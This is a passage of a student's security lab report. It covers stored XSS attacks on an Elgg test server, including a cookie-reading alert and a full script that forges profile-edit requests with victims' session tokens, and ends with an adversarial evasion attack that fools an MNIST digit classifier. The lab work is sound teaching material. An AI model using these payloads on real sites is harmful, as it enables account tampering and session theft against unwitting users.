


Figure 12: Q2.1 Result of XSS attack.

Q2.2.

In this question, a JavaScript program will be embedded to the *"About me"* field in Samy's profile, so that when anyone visit Samy's profile, their cookies will be displayed.

Samy's account was entered again to access his About me field. After selecting Edit HTML, the following code is filled: *"<script>alert(document.cookie)</script>"* (As shown in Figure 13). document.cookie was used to read cookies[3].

Alice account was used to access Samy's account (Figure 14). The result shows that the cookies had been displayed in an alert box. The XSS attack was successful.




Figure 13: Q2.2 embedded script in Samy's profile.




Figure 14: Q2.2 Result of XSS attack.

Q2.3.

In this question, an XSS script will be written in Samy's profile to modify a visitor's profile. The code for this task had been given with 3 blank fields that need to be filled. The description field is replaced by my student number, while the sendurl (the URL to where the packet containing profile editing data will be sent) and samyGuid (GUID number) will be identified in this task.

To get the sendurl, a modification was made to Samy's profile. Next, Firefox inspection tools were used to examine the POST request made by that action. In Figure 15, the POST request was identified and the URL (http://www.seed-server.com/action/profile/edit) was obtained.




Figure 15: Q2.3 Obtain the senurl URL.

The GUID number was found in Request tab. In this case, the GUID number is 59 (As shown in figure 16).




Figure 16: Q2.3 Obtain Samy's GUID number.

Q2.4.

With the necessary information obtained, they were added to the given script, and the XXS attack could be proceeded. The script was filled in the About me field inside Samy's account (Figure 17). Next, Alice account was used to access Samy's account. After that, when checking Alice's profile, the account's description had been modified to the content specified in desc variable (Figure 18).

About me

Embe

```
<script type="text/javascript">
window.onload=function(){
  var userName=elgg.session.user.name;
  var guid="&guid="+elgg.session.user.guid;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token; var desc="&description= s4123419";
  var name="&name="+userName;
  var sendurl="http://www.seed-server.com/action/profile/edit";
  var content=token+ts+name+desc+guid; var samyGuid=59;
  if(elgg.session.user.guid!=samyGuid) {
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST",sendurl,true)
    Ajax.setRequestHeader("Host","www.seed-server.com");
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}

</script>
```

Figure 17: Q2.4 Embedded script in Samy's profile.




Figure 18: Q2.4 Victim's description was changed after the XSS attack.

Section 3: Analyzing the security of AI systems.

Q3.1.

This question requirement is to use MNIST model provided on https://kennysong.github.io/adversarial.js/, the used Jacobian-based Saliency as the attack method to generate adversarial samples for evasion attacks. The goal was to turn an image of number “3” into an “8”. Figure 19 shows the result. The adversarial image had been modified to appear closer to an “8” and the AI model had predicted it wrong, with a higher probability and the attack had succeeded.




Figure 19: Q3.1 The result of evasion attack performed by Jacobian-based Saliency method.

Q3.2.

The success of the evasion attack in Q3.1 was due to these reasons:

- The similarity between “3” and “8”: In the MNIST database, Number “3” is nearly identical to number “8”, except that “3” does not have closing loops on the left side. Turning “3” into “8” is not difficult, which explains the success of creating an adversary in Q3.1.
- Adding the close loops: This method calculates the features of the original picture that cause the most significant changes to the adversary image[4]. Jacobian-based Saliency method had identified the blanks on the left side of number “3”, increased the intensity of those critical pixels and was able to trick the neural network into confidently (Probability: 99,86%) seeing an “8”.
- Budget constraint: Jacobian-based Saliency method calculates the most significant features and adds changes until a threshold is reached. It changes a limited number of the most important features rather than modifying the whole image, which keeps the adversary closest to the original sample[5]. In figure 19, human eye can still see that the adversary is still closer to a “3” than an “8”, while the neural network saw an “8” with very high probability.

Table of Figures

Figure 1: Q1.1 Login page. 4
Figure 2: Q1.1 Login successfully without password. 5
Figure 3: Q1.2 SQL statement to change Boby's salary. 6
Figure 4: Q1.2 Successfully changed Boby's salary. 7
Figure 5: Q1.3 SQL statement to change Boby's nickname, email and address. 8
Figure 6: Q1.3 Successfully changed Boby's data. 9
Figure 7: Q1.4 A piece of code from unsafe_tasks_view.php. 10
Figure 8: Q1.4 A piece of code from unsafe_view_order.php. 11
Figure 9: Q1.5 SQL injection attempt. 12
Figure 10: Q1.5 SQL injection result. 12
Figure 11: Q2.1 embedded script in Samy's profile. 13
Figure 12: Q2.1 Result of XSS attack. 14
Figure 13: Q2.2 embedded script in Samy's profile. 14
Figure 14: Q2.2 Result of XSS attack. 15
Figure 15: Q2.3 Obtain the senurl URL. 16
Figure 16: Q2.3 Obtain Samy's GUID number. 16
Figure 17: Q2.4 Embedded script in Samy's profile. 17
Figure 18: Q2.4 Victim's description was changed after the XSS attack. 17
Figure 19: Q3.1 The result of evasion attack performed by Jacobian-based Saliency method. 18

Reference

[1] “HTML script tag.” Accessed: Sep. 08, 2026. [Online]. Available: https://www.w3schools.com/tAGS/tag_script.asp

[2] “Window alert() Method.” Accessed: Sep. 08, 2026. [Online]. Available: https://www.w3schools.com/jsref/met_win_alert.asp

[3] “JavaScript Cookies.” Accessed: Sep. 08, 2026. [Online]. Available: https://www.w3schools.com/js/js_cookies.asp

[4] “Adversarial Transferability in Embedded Sensor Systems: An Activity Recognition Perspective | ACM Transactions on Embedded Computing Systems.” Accessed: Sep. 08, 2026. [Online]. Available: https://dl.acm.org/doi/full/10.1145/3641861

[5] “Adversarial Training Against Adversarial Attacks for Machine Learning-Based Intrusion Detection Systems - ScienceDirect.” Accessed: Sep. 08, 2026. [Online]. Available: https://www.sciencedirect.com/org/science/article/pii/S1546221822005690